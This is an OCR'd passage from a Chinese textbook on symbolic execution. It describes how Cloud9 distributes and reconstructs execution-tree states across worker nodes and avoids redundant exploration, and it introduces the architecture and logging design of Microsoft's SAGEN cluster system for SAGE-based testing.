


图 5-31　负载均衡对比示意

传递和探索的过程是同步进行的，当 S 中的某个状态已经完全传递到节点 w 后，w 就可以对该状态进行探索，不需要等到 S 的传递全部完成。

delegate 使用两种方式来传递状态：状态复制和状态重构。

- 状态复制。W 记录程序执行到节点 S_i 时的状态，并发送到 w 节点的队列中。w 使用该状态信息可以直接恢复程序运行状态，并从该节点开始继续探索任务。
- 状态重构。将状态表示为一个位数组，表示的是从根节点到当前节点的路径，使用该位数组进行重放可以恢复程序执行到节点 s_i 时的路径。例如图 5-31(b)中，可以将 s_1 节点表示为 0，s_4 节点表示为 01，s_7 节点表示为 000，等等。delegate 操作中，W 只需要将描述状态的位数组传递到 w，w 根据位数组的指导程序从执行树的根节点执行到节点 s_i 恢复状态后，从 s_i 节点开始继续执行。

选择哪种传递方式需要结合系统所在的网络环境、计算机硬件情况等因素。使用状态重构方式对网络带宽消耗较低，但是恢复状态时需要在节点上重新执行程序，会消耗 CPU 资源，如果选择状态复制方式，则对网络带宽有较高的要求。当状态记录的节点离执行树的根节点较近时，选择状态重构方式是最合适的，反之选择状态复制方式可能更优。考虑到实际使用场景，Cloud9 最终选择的是状态重构方式。

3）路径搜索算法

负载均衡模块起到了串联本地策略与全局目标的重要的作用。例如，如果全局目标是尽可能高的覆盖率，Cloud9 中 Worker 节点上的 Searcher 就可以为每个状态进行打分，类似 SAGE 的 score 函数，这里的分数也是表示可能覆盖的新的程序代码块。分数高的状态就会排到工作队列的前面，可以保证这些状态被优先探索或者优先传递到其他低负载节点，在其他节点上被优先探索。因此，借助负载模块实际上是在将本地节点的目标不断向全局目标靠拢。

不同于序列化的符号执行过程，只能使用一种策略对执行树进行遍历，Cloud9 系统可以有多种策略并存。可以将搜索策略组合类比成证券投资中的策略组合：假设搜索策略是股票，工作节点(Worker)是现金，组合策略的回报就是单位时间内的投资收益，现在

的问题就可以等价成选择就最合适的股票投资组合策略，使得在规定时间内达到全系统的收益最大化。既然将路径搜索问题转换成了投资组合策略收益最大化问题，就可以使用投资组合策略理论中的现有成果，如多样化策略及投机策略、定量技术等来提高回报率，包括有效边界理论、回归分析模型等。例如，可以投机地使用小部分工作节点来执行一种策略对程序中的某些特殊片段进行探索，同时对全局执行树使用基础策略进行探索，利用这种组合方式来提高全局搜索效率。

假设这里的全局策略以最大代码覆盖率为导向。如前面所介绍的，在 Cloud9 中用 0-1 位来表示执行树的节点，当 Worker 节点探索路径的同时就会记录代码的覆盖情况，并在 Worker 节点向 Load balancer 汇报节点状态时将代码覆盖情况一同发送，这样 Load balancer 就可以维护一个全局的代码覆盖向量，每当接收到新的状态信息就对向量进行更新，并将结果返回给 Worker 节点，无论本地使用何种路径搜索策略，都不会对已经探索过的节点重复遍历，这样就保证了本地探索策略与全局策略的目标一致性。

4）冗余最小化算法

要实现系统的可扩展性，首先就要解决冗余问题。对于 Cloud9 来说，冗余问题的根源在于探索过程中出现的重复状态，无论是在同一节点上，还是不同节点间从同一状态开始探索的时候，都会造成大量的冗余工作。Cloud9 的解决方案是，对于不同节点尽可能保证划分的是执行树没有交集的独立片段，对于节点内的冗余状态及时进行检查和排除。

设计者发现，在符号执行过程中有一半的时间花费在约束求解上，而约束求解中又有大量的重复工作，实验数据表明大量的条件约束求解结果可以重复使用，所以 Cloud9 为已经求解过的约束表达式建立分布式存储结构，帮助所有工作节点重用约束求解数据。

另外一个造成冗余问题的根源就是节点异常退出任务，其他节点不得不重复执行其已经探索过的路径。为了解决该问题，Cloud9 为每个节点在不同执行阶段建立恢复点，在节点出现问题后能够快速在本地或者是同级节点上进行恢复，防止任务的重复执行。

上面介绍了解决该问题的基本思路，下面对其实现方法进行说明。对于 Cloud9 中的 Worker 节点簇来说，每个节点只对自己已经探索过的执行树子树是可见的，换句换说，W_i 节点探索过的子树对于 W_j 节点来说是完全未知的。对于系统来讲，没有一个节点维护了全局的程序执行树，包括 Load balancer。各节点间探索路径的不相交性及全局探索的完整性只能通过负载均衡算法来保证。

在介绍算法之前，首先解释 Worker 探索执行树过程中包含的 3 类节点，如图 5-32 所示。

- 终止节点（dead node）：该部分节点在之前的探索中已经被遍历，之后的探索需要忽略这部分节点。
- 栅栏节点（fence node）：该部分节点标定了不同 Worker 节点探索的执行子树的边界。
- 待测试节点（candidate node）：该部分节点表示需要被继续探索的节点。每个 Worker 节点只对待测试节点进行探索。

为了减少系统冗余，同时增强探索的完整性，就需要保证不同节点的待测试节点集合没有交集，同时所有节点的待测试节点集合的并集组成完整的执行树，如图 5-32 所示。




图 5-32 Cloud9 的 Worker 节点示意

Worker 节点 W_i 在每个阶段的任务都是从工作队列中取出待测试节点并进行路径探索，Worker 节点间的任务主要就是任务转送。

当各 Worker 节点出现负载不均衡的情况时，Load balancer 就会选择一个负载较重的节点 W_s 和一个负载较轻的节点 W_d，并控制两个节点进行任务传递，即将 W_s 的部分任务发送到 W_d 节点上。通常情况下，W_d 可能是新加入系统的节点，或者是已经完成其自身任务的节点。节点间的任务传递开始后，W_s 从工作队列中选择 n 个待测试节点，将它们打包并编码发送至 W_d 节点，这些待测试节点就成为了 W_s 节点的栅栏节点，W_s 不会再对这些节点任务进行探索，这样的设计可以避免系统中不同工作节点对相同的任务进行探索。

当任务传递到 W_d 节点的工作队列后，W_d 首先将这些待测试节点标记为虚拟节点(virtual node)，因为当前这些节点都由路径编码表示，如果要对其进行探索首先需要对路径进行重放，与虚拟节点相对应的是实节点(materialized node)，其表示的是 W_d 节点工作队列中原有的待测试节点，因为这些节点对应的程序状态都保留在节点中，所以无须重放操作即可直接进行探索。

图 5-33 是 W_d 节点的执行子树状态，其中包含了虚拟节点和实节点两种待测试节点，Worker 节点的任务就是从工作队列中选择待测试节点进行探索，选择待测试节点的过程会按照一定的策略进行。首先选择队列中的实节点进行探索，而后对虚拟节点进行探索。对虚拟节点进行探索时，首先需要对触发该节点的执行路径进行重放，对于路径覆盖到的节点都标记为终止节点，最后将待测试节点从虚拟节点转换成实节点。各节点类型间的详细状态转换过程如图 5-34 所示，当完整地执行一条运行路径时，除去终止节点外的节点都是该 Worker 节点的实待测试节点。

5.3.4 并行系统 SAGEN

以上的并行方案真的有效吗？微软公司的研究人员虽然提出了分代搜索算法，但并没有实现类似 SCORE 的并行系统方案，而是进行了更加简单而实用的设计。Patrice




图 5-33 节点执行子树状态




图 5-34 执行树状态转换

Godefroid 等人提出直接使用大规模计算集群进行多任务的同步执行来提升系统效率，并基于 SAGE 系统实现了对应的实用化工具。该系统具体的设计思路非常接近实用，其也是目前已知的唯一在实际生产的测试环节发挥重要作用的工具。下面对其核心框架和关键技术细节进行介绍。

1. 系统结构

通过图 5-35 所示的系统结构可以看到，整个系统包含 3 个主要部分：SAGECloud（SAGE 节点集群）、SAGE JobCenter（任务中心模块）、SAGEN（系统监控模块）。

1）SAGECloud（SAGE 节点集群）

SAGE 系统的工作原理已经在之前的章节做了介绍，包括其内部架构及具体技术细节，SAGECloud 就是部署在计算集群上的 SAGE 工作集群，计算集群中的每个虚拟机（VM）中可以部署一个 SAGE 系统。

2）SAGEN（系统监控模块）

SAGE 对大型程序进行测试时，在单一节点上序列化地执行多个测试任务，极大的时间消耗使其无法满足测试需求。另外，长时间测试的过程中可能产生大量的导致程序崩溃的测试用例及相应的检测报告，单一节点 GB 级或者 TB 级的硬盘空间根本无法满足




图 5-35　SAGEN 系统结构

这样的存储要求。为了提升系统的计算和存储性能，研究人员尝试在计算集群上部署系统，部署思路十分简单，为各节点（VM）分配不同的测试任务，但这样的设计显然仍不能满足需求。如果为各节点配置大容量的存储设备则成本会过高，若配置的存储空间较小则仍然无法完整保存生成的测试用例，还是会大大影响节点对用例的检测及分析性能。另外，多节点并行与单节点独立执行任务不同，如果不对各节点的系统状态进行监控，则很难对计算集群进行系统的管理。基于以上问题，设计者对并行系统的监控模块提出了如下设计原则。

- 需要为各节点上 SAGE 系统的每一轮运行生成唯一的日志记录，即使一轮运行未正确地启动，也为其生成一个全局唯一的标识符。这样的设计策略方便分析人员对系统中的各轮运行进行无歧义的识别和跟踪，方便后期有针对性地动态调试和静态分析。
- 每条日志记录中都包含足够的信息以帮助分析人员重现这一轮的运行，包括所有的配置文件、命令行参数等内容。这个设计原则是为了帮助测试人员重现一次失败的运行，查找运行失败的根本原因，对于失败的任务系统还会记录执行过程中的标准输入、输出流帮助查找隐性错误原因。
- 每个日志有唯一的 URL，以便在浏览器中查阅。在实际应用中这个设计原则是非常实用的，运行时随时将异常文件和运行日志的链接通过邮件反馈给设计人员，可以方便设计人员及时分析和应对。为了实时展现系统运行状态，还设计了 Web 前端对各节点当前一轮的运行状态及系统数据统计进行展示，例如引起程序崩溃的测试用例总数，运行失败的任务占总任务的比例。使用这个 Web 前端可以快速地识别产生大量崩溃的节点、造成大量节点执行崩溃的任务特征。通过将这些数据和链接反馈给用户，可以辅助其修改测试时的配置参数等内容，对测试过程进行优化。
- 日志服务系统对各节点的影响应该尽可能小。这里所说的影响小不仅包括对节点 CPU 负载等硬件性能的影响，还包括对容错性的考虑，即当日志服务系统异常终止时，不会影响节点上 SAGE 系统的正常运行。

- 中央日志文件需要包含服务充足的信息以方便后面的数据统计和分析。为了方便使用脚本进行系统化分析，其中的数据格式应该尽可能统一。

(1) 日志服务。

日志服务系统的中心控制节点使用 Windows Server 2008 系统，并部署 Microsoft SQL Server 数据库。每个子节点(客户机)与 SQL Server 直接连接以进行记录的插入和更新。更新操作发生在各节点每一轮 SAGE 运行的开始阶段，新的(测试用例导致的)异常崩溃发生之后，任务失败发生后，以及当一轮 SAGE 运行至 30～45min 后。系统尽量保证各子节点的插入操作随机分布在某一个时间段，而不是同时对数据库进行操作，以避免发生访问异常。

各 SAGE 系统每一轮运行可能产生数百 GB 的数据，SAGEN 的设计原则是尽可能减少子节点需要传递到中控节点的消息，否则会占据极大的网络带宽，并对中控节点的存储造成极大的负担。设计者对初始配置信息进行优化，使其只包含初始配置和命令行信息，缩小到 KB 级别。子节点(VM)与中控节点的心跳包中包含节点生成的测试用例总数、测试产生的崩溃总数、代码覆盖率以及系统日志文件，这些信息通常只需要数百 KB 就可以完整描述；而对于一个没有出现任务异常、约束求解超时、测试软件崩溃的 SAGE 节点，描述其状态的心跳包会更小，对于存在约束求解超时问题的节点，需要将导致超时的完整约束信息传递到 SAGEN 日志服务系统中，以便进行后续分析。系统会限制每一轮传递的约束数量，当数量超过阈值时，则只传递部分路径约束(这里假设在一轮运行中导致约束求解问题的原因很可能出自同一个约束条件)。对于导致符号执行失败的测试用例，系统会选择将其执行路径记录传递到中控服务器中，这同样需要限定每一轮中传递的上限。

(2) 数据展示。

